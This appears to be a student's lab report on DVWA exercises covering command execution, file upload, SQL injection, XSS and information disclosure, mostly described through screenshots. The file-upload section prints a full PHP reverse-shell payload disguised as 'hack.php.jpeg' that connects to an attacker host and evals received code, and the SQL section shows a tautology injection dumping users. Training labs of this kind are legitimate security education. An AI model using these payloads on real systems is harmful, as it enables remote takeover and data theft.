

Name: AMBIKA

Date: 13.03.2023


Task: 3

1. commands execution vulnerability:

Command execution vulnerability occurs when an attacker is able to execute arbitrary commands on a system by exploiting vulnerabilities in the way input is processed by the application. The attacker may be able to execute malicious code or gain unauthorized access to sensitive data.


For example, consider a web application that allows users to enter their username and password to log in. If the application does not properly validate or sanitize the user input, an attacker may be able to enter malicious code, such as a shell command, as part of the username or password. If the application then executes this input as a command, the attacker can execute arbitrary commands on the system with the privileges of the application.

Low:



The screenshot shows the DVWA web application interface. At the top, there is a dark header with the DVWA logo. Below the header, a sidebar on the left contains a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution (highlighted in green), CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: Command Execution'. It features a section titled 'Ping for FREE' with a text input field for an IP address and a 'submit' button. Below the input field, the text 'help', 'index.php', and 'source' is displayed in red. Underneath, there is a 'More info' section with three links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, and <http://www.ss64.com/nt/>.

Medium:



[Home](#)
[Instructions](#)
[Setup](#)
[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: Command Execution

Ping for FREE


Enter an IP address below:

```
help
index.php
source
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

High:



[Home](#)
[Instructions](#)
[Setup](#)
[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
help
index.php
source
```

More info


<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

2.file upload vulnerability:

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.


In some cases, the act of uploading the file is in itself enough to cause damage. Other attacks may involve a follow-up HTTP request for the file, typically to trigger its execution by the server.

Low:





Medium:





- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload**
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload

../../hackable/uploads/pass succesfully uploaded!

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://www.acunetix.com/websecurity/upload-forms-threat/>

High:

Burp Suite Community Edition v2022.7.1 - Temporary Project

Dashboard Target Intruder Repeater Window Help

Intercept HTTP history WebSockets history Options

Request to http://192.168.19.129:80

Forward Drop Intercept on Action Open Browser

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.19.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----132585026323458151801056208141
8 Content-Length: 1591
9 Origin: http://192.168.19.129
10 Connection: close
11 Referer: http://192.168.19.129/dvwa/vulnerabilities/upload/
12 Cookie: security=high; PHPSESSID=8362a3dfaf58c85bd1d7d28df0edbb30
13 Upgrade-Insecure-Requests: 1
14
15 -----132585026323458151801056208141
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----132585026323458151801056208141
20 Content-Disposition: form-data; name="uploaded"; filename="hack.php.jpeg"
21 Content-Type: image/jpeg
22
23 <?php /**/ error_reporting(0); $ip = '192.168.19.132'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f("tcp://{$ip}:{$port}");
24 $s_type = 'stream'; } if (!($s && ($f = 'fsockopen') && is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (!($s && ($f = 'socket_create') &&
25 is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!($s_type) {
26 die('no socket func!'); } if (!($s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
27 break; } if ($len) { die(); } $s = unpack('Nlen', $len); $len = $s['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .=
28 fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['magsock'] = $s; $GLOBALS['magsock_type'] =
29 $s_type; if (extension_loaded(' Suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
30 eval($b); } die();
31
32 -----132585026323458151801056208141
33 Content-Disposition: form-data; name="Upload"
```



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload**
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../hackable/uploads/pass succesfully uploaded!

More Information


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://www.acunetix.com/websecurity/upload-forms-threat/>

3.sql injection vulnerability:

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

Low:



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection" and features a "User ID:" input field with a "Submit" button. Below the input field, the application displays the results of a successful SQL injection attack, showing user details for five different IDs. The "More info" section at the bottom provides links to external resources for further information on SQL injection.

Vulnerability: SQL Injection

User ID:

ID: %' or '0' = '0
First name: admin
Surname: admin

ID: %' or '0' = '0
First name: Gordon
Surname: Brown

ID: %' or '0' = '0
First name: Hack
Surname: Me


ID: %' or '0' = '0
First name: Pablo
Surname: Picasso

ID: %' or '0' = '0
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Medium:



This screenshot is identical to the one above, showing the DVWA interface with the "SQL Injection" vulnerability highlighted. The "User ID:" input field and the "Submit" button are present. The results of the SQL injection attack are displayed, showing user details for five different IDs. The "More info" section at the bottom provides links to external resources for further information on SQL injection.

Vulnerability: SQL Injection

User ID:

ID: %' or '0' = '0
First name: admin
Surname: admin

ID: %' or '0' = '0
First name: Gordon
Surname: Brown

ID: %' or '0' = '0
First name: Hack
Surname: Me

ID: %' or '0' = '0
First name: Pablo
Surname: Picasso

ID: %' or '0' = '0
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

High:



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: %' or '0' = '0
First name: admin
Surname: admin

ID: %' or '0' = '0
First name: Gordon
Surname: Brown

ID: %' or '0' = '0
First name: Hack
Surname: Me

ID: %' or '0' = '0
First name: Pablo
Surname: Picasso

ID: %' or '0' = '0
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>


4.cross-site scripting:

Cross-site scripting (XSS) is a type of web security vulnerability where an attacker is able to inject malicious code, usually in the form of scripts, into a web page viewed by other users. This can allow the attacker to steal sensitive information, such as login credentials or personal data, or to modify the content of the page in a way that can harm users.


XSS attacks can occur when a web application does not properly validate or sanitize user input, such as in the case of comment boxes or search bars. An attacker can inject malicious code, such as a script that steals cookies or submits a form, into the web page by entering it as user input. This code is then executed by the browser of other users viewing the web page

Low:

Xss-reflected:




Xss-stored:




Medium:

Xss-reflected:




Xss-stored:




High:

Xss-reflected:



Xss-stored:





5.sensitive information disclosure:

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

The dangers of leaking sensitive user or business data are fairly obvious, but disclosing technical information can sometimes be just as serious. Although some of this information will be of limited use, it can potentially be a starting point for exposing an additional attack surface, which may contain other interesting vulnerabilities. The knowledge that you are able to gather could even provide the missing piece of the puzzle when trying to construct complex, high-severity attacks.

Low:



Medium:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[Simulate attack](#) - [View IDS log](#)

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites

Quick Start Request Response Requester

Header: Text Body: Text

HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html; charset=utf-8
Content-Length: 1289

High:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

DVWA Security

Script Security

Security Level is currently **low**.

